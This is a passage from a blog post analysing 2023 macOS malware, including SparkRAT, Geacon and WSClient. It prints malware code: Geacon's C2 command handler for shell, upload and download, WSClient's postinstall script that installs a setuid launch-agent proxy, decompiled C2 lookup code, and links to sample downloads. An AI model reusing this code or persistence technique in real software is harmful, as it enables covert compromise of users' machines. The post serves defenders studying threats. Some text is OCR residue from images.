
`SparkRAT` itself is "just" an open-source RAT. As such it doesn't have a specific infection mechanism per se. Moreover, in SentinelOne's **report**, there was no mention of the DragonSpark actors infecting macOS systems.

Persistence: None

Perusing the `SparkRAT` repo reveals no built-in method for persistence. Of course, attackers or their tools could conceivable persist it, for example as a launch item.

Capabilities: Backdoor

As `SparkRAT` is open-source its trivial to understand its capabilities that include standard backdoor capabilities:



SparkRAT Capabilities

For example, we see it supports screenshots, terminal, and various process- and file-related capabilities. However most of the logic relies on other Go modules and/or built-in packages, such as `SparkRAT's` process capabilities (list and kill), leverage the `gopsutil` and the `process` package.

```go
package process

import "github.com/shirou/gopsutil/v3/process"

type Process struct {
  Name string `json:"name"`
  Pid  int32  `json:"pid"`
}

func ListProcesses() ([]Process, error) {
  result := make([]Process, 0)
  processes, err := process.Processes()
  if err != nil {
    return nil, err
  }
  for i := 0; i < len(processes); i++ {
    name, err := processes[i].Name()
    if err != nil {
      name = `<UNKNOWN>`
    }
    result = append(result, Process{Name: name, Pid: processes[i].Pid})
  }
  return result, nil
}
```

```go
func KillProcess(pid int32) error {
  processes, err := process.Processes()
  if err != nil {
    return err
  }
  for i := 0; i < len(processes); i++ {
    if processes[i].Pid == pid {
      return processes[i].Kill()
    }
  }
  return nil
}
```

Geacon

Geacon and **Geacon Plus** are open-source Go implementations of the popular CoboltStrike tool. They have now been observed targeting macOS.

⬇ Download: **Geacon** (password: infect3d)

Though the open-source `Geacon` has been available for several years, SentinelOne researchers **have now observed** it being packaged up and deployed against macOS targets.

Writeups:


- "**Geacon Brings Cobalt Strike Capabilities to macOS Threat Actors**"

Infection Vector: Fake PDFs and Fake Apps

In their **report**, the SentinelOne researchers describe two ways they observed `Geacon` being packaged up for deployment.

In the first instance, attackers created a fake app that masqueraded as PDF. Named `Xu Yiqing's Resume_20230320.app`, if the user was tricked into opening the application, they would becoming infected. To be fair, in an attempt to pretend nothing was amiss, that malicious app would show an a purported resume:

> *"Before it begins its beaconing activity, the user is presented with a two-page decoy document embedded in the Geacon binary. A PDF is opened displaying a resume for an individual named 'Xu Yiqing'." -SentinelOne*



Decoy PDF (credit: SentinelOne)

In the second case, the (or other) attackers created a fake application that masqueraded the enterprise app SecureLink:

> *"A second Geacon payload also appeared... In this instance, the payload, is embedded in a trojan masquerading as SecureLink, an enterprise-level application for secure remote support." -SentinelOne*

Fake App (credit: SentinelOne)

Again, if the user was tricked into opening the app, infection would commence.

Persistence: None

Perusing the `Geacon` and `Geacon Plus` repos reveals no built-in method for persistence. Of course, attackers or their tools could conceivable persist it, for example as a launch item.

Capabilities: Backdoor

As `Geacon` and `Geacon Plus` are open-source its trivial to understand their capabilities, that include standard backdoor capabilities such as download and execute.


The tasking logic, and handling of commands can be found in the `geacon/cmd/main.go`. A snippet of this is shown below, that shows support for spawning a shell, uploading / downloading files, as more:

```
switch cmdType {
              //shell
              case packet.CMD_TYPE_SHELL:
                shellPath, shellBuf := packet.ParseCommandShell(cmdBuf)
                result := packet.Shell(shellPath, shellBuf)
                finalPaket := packet.MakePacket(0, result)
                packet.PushResult(finalPaket)

              case packet.CMD_TYPE_UPLOAD_START:
                filePath, fileData := packet.ParseCommandUpload(cmdBuf)
                filePathStr := strings.ReplaceAll(string(filePath), "\\", "/")
                packet.Upload(filePathStr, fileData)


              case packet.CMD_TYPE_DOWNLOAD:
                filePath := cmdBuf
                //TODO encode
                strFilePath := string(filePath)
                strFilePath = strings.ReplaceAll(strFilePath, "\\", "/")
                fileInfo, err := os.Stat(strFilePath)
                if err != nil {
                  //TODO notify error to c2
                  //packet.processError(err.Error())
                  break
                }
                fileLen := fileInfo.Size()
                test := int(fileLen)
                fileLenBytes := packet.WriteInt(test)
                requestID := crypt.RandomInt(10000, 99999)
                requestIDBytes := packet.WriteInt(requestID)
                result := util.BytesCombine(requestIDBytes, fileLenBytes, filePath)
                finalPaket := packet.MakePacket(2, result)
                packet.PushResult(finalPaket)

                ...

              case packet.CMD_TYPE_EXIT:
                os.Exit(0)
```

👾 **WSClient**

```
Distributed via cracked application, this malware builds a proxy network for the attackers.

⬇ Download: WSClient (password: infect3d)
```

`WSClient` was uncovered and analyzed by Kaspersky researchers:



Writeups:


- "**New macOS Trojan-Proxy piggybacking on cracked software**"
- "**New proxy malware targets Mac users through pirated software**"

Infection Vector: Pirated Applications

This malware spread via cracked or pirated applications:

> *"We recently discovered several cracked applications distributed by unauthorized websites and loaded with a Trojan-Proxy. [Cracked applications] are an excellent target for cybercriminals who realize that an individual looking for a cracked app will be willing to download an installer from a questionable website and disable security on their machine, and so they will be fairly easy to trick into installing malware as well." -Kaspersky*

The cracked applications are distributed as packages (`.pkgs`):



A Cracked Application, Packaged up to Deploy the Malware

These packages contain (post)install scripts, that when executed complete the infection:

```
#!/bin/bash

set -x
IFS=$(echo -en "\n\b")

echo "${1} - ${2} - ${3}"
INSTALLER_USER=$(stat -f '%Su' "$HOME")
VIRTUALSHIELD_UPDATER_PLIST="${HOME}/Library/LaunchAgents/GoogleHelperUpdater.plist"
sudo -u "${INSTALLER_USER}" -- /bin/launchctl unload -w -F -S Aqua
"${VIRTUALSHIELD_UPDATER_PLIST}"

sudo  -u "${INSTALLER_USER}" -- rm -rf "${HOME}/Library/Application Support/WindowServer"

sudo -u "${INSTALLER_USER}" -- mkdir -p "${HOME}/Library/Application Support/WindowServer"
sudo -u "${INSTALLER_USER}" -- cp /Applications/AweCleaner.app/Contents/Resources/WindowServer
"${HOME}/Library/Application Support/WindowServer"

echo "====> adding root permissions"
sudo chown root:admin "${HOME}/Library/Application Support/WindowServer/WindowServer"
sudo chmod +s  "${HOME}/Library/Application Support/WindowServer/WindowServer"


if [ -f "${VIRTUALSHIELD_UPDATER_PLIST}" ] ; then
    sudo -u "${INSTALLER_USER}" -- /bin/launchctl unload "${VIRTUALSHIELD_UPDATER_PLIST}" || true
    rm -rf "${VIRTUALSHIELD_UPDATER_PLIST}"
fi

sudo -u "${INSTALLER_USER}" -- mkdir -p "${HOME}"/Library/LaunchAgents

sudo -u "${INSTALLER_USER}" -- sed -e "s+\${VAR}+${HOME}/Library/Application
Support/WindowServer/WindowServer+" /Applications/AweCleaner.app/Contents/Resources/p.plist >
"${VIRTUALSHIELD_UPDATER_PLIST}"

sudo -u "${INSTALLER_USER}" -- chmod 644 "${VIRTUALSHIELD_UPDATER_PLIST}"
```

```
sudo -u "${INSTALLER_USER}" -- /bin/launchctl load -w -F -S Aqua "${VIRTUALSHIELD_UPDATER_PLIST}"

exit 0
```

Persistence: Launch Agent

Taking a look at the above postinstall script, we can see it will install the malware as a persistent launch agent.

Specifically the following actions will be take to persist the malware, once its copied the application bundle to the Applications directory

1. The persistent of the component is copied from `/Applications/AweCleaner.app/Contents/Resources/WindowServer` to `~/Library/Application Support/WindowServer`
2. A plist template, found in `/Applications/AweCleaner.app/Contents/Resources/p.plist` is updated (with the path of the malware's persistent component), and saved to `~/Library/LaunchAgents/GoogleHelperUpdater.plist`.
3. The launch agent is the started

Here's the plist template:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.r.appe.windowservice</string>
        <key>ServiceDescription</key>
        <string>Windows Service For Apple</string>
        <key>ProgramArguments</key>
        <array>
                <string>${VAR}</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true` the malware will be automatically (re)launched each time the user (re)logs in.

Capabilities: Proxy

The goal of this malware as noted by Kaspersky is to build a proxy server network. This logic is implemented in the `WindowServer` binary that was persisted as a launch agent.

> *"Attackers can use this type of malware to gain money by building a proxy server network or to perform criminal acts on behalf of the victim: to launch attacks on websites, companies and individuals, buy guns, drugs, and other illicit goods."* - *Kaspersky*

```
Strings in binary reveal both a user name (“mahmed”) and the name of malware, “wsclient”
/Users/mahmed/myproj/wsclient/deps/mbedtls/library/ecdsa.c.

Note that the “wsclient” string is found in functions within the malware such as: “start_wsclient”
```

The Kaspersky analysis states the malware resolves the address of its C&C server over DoH (likely to avoid DNS monitors):

```
int sub_100003890(int arg0) {
    r14 = arg0;
    sub_10000ab00(sub_10000bc40(arg0), 0x1, "%s: \n", "on_doh_sock_connect", r8, r9, var_130);
    rdi = &var_120;
```

```
    rax = __sprintf_chk(rdi, 0x0, 0xfa, "GET %s?name=%s&type=A HTTP/1.1\r\nHost:
%s\r\nConnection: close\r\nAccept: application/dns-json\r\n\r\n", "/dns-query",
"register.akamaized.ca", "cloudflare-dns.com");
    if (rax >= 0x0) {
            var_18 = **___stack_chk_guard;
            sub_1000123f0(r14, &var_120, rax, "GET %s?name=%s&type=A HTTP/1.1\r\nHost:
%s\r\nConnection: close\r\nAccept: application/dns-json\r\n\r\n", "/dns-query",
"register.akamaized.ca");
            rbx = malloc(0x18);
            *rbx = malloc(0x10000);
            *(rbx + 0x8) = intrinsic_movups(*(int128_t *)(rbx + 0x8), intrinsic_movaps(xmm0, *
(int128_t *)0x1000539f0));
            *(r14 + 0x20) = rbx;
            sub_10000d640(r14, sub_100003bb0);
            sub_100012360(r14, sub_100003bb0, rdx, "GET %s?name=%s&type=A HTTP/1.1\r\nHost:
%s\r\nConnection: close\r\nAccept: application/dns-json\r\n\r\n");
            rax = *___stack_chk_guard;
            rax = *rax;
            if (rax != var_18) {
                    rax = __stack_chk_fail();
            }
    }
    ...
```


Once a connection is made to its C&C, the malware will act upon one of the following commands:

Command #	Purpose
0x34	Process message
0x35	Pause command processing
0x36	Continue command processing
0x37	Terminate command processing
0x38	Await next command

Supported Commands (credit: Kaspersky)

Command 0x34, according to the Kaspersky report would be “accompanied by a message containing the IP address to connect to, the protocol to use and the message to send”

This proxy-related logic can also be seen by the presence of the following strings:



Strings


Still Notable

This blog post provided a comprehensive technical analysis of the new mac malware of 2023. However it did not cover adware or malware from previous years. Of course, this is not to say such items are unimportant.

As such, here I've include a list (and links to detailed writeups) of other notable items from 2023, for the interested reader.

- **iWebUpdater**

  At the start of the year, I uncovered a persistent updater component:



It wasn't clear to which malware (or attacker) the updater belonged to, but at least now its flagged as malicious by the majority of AV engines.

Writeup:
"**Where there is love, there is ...malware?**"

- 👾 **`Triangulation Implant`**

One of the biggest stories of 2023 was Kaspersky uncovering a multi-year intrusion that had resulted in the compromise of their employees iOS devices. In their analysis, they noted that there appeared to be an macOS version of the implant.

> *Looks like there is (quiet likely) a macOS version of the Triangulation Implant 🍎💻👀* ***https://t.co/6fDPVqLip9 pic.twitter.com/ZA1pCHuTDK***
>
> — *Patrick Wardle (@patrickwardle)* ***October 23, 2023***

...though it has yet to be detected in the wild.

Writeups:
"**The outstanding stealth of Operation Triangulation**"

- 👾 **`HVNC` and `ShadowVault`**

The cybersecurity company "Guardz" uncovered various listing on the dark web claiming to have macOS malware for sale. The malware has been dubbed `hVNC` and `ShadowVault`.

According to the following posting, the malware is capable of wide range of features include capturing and exfiltrating sensitive information:

[$100,000 Deposit] MacOS Secure-Websocket HVNC

Подписаться 5

Автор: RastaFarEye, 3 апреля в [Вирусология] - malware, эксплойты, связки, АЗ, крипт

Создать тему | Ответить в тему

RastaFarEye
Крипто-Кит
●●●●●●

Seller
79
404 публикации
Регистрация
05/06/21 (ID: 116351)
Деятельность
другое / other
Депозит
3.333333 ฿

Опубликовано: 3 апреля

Жалоба

Lifetime Price $60,000

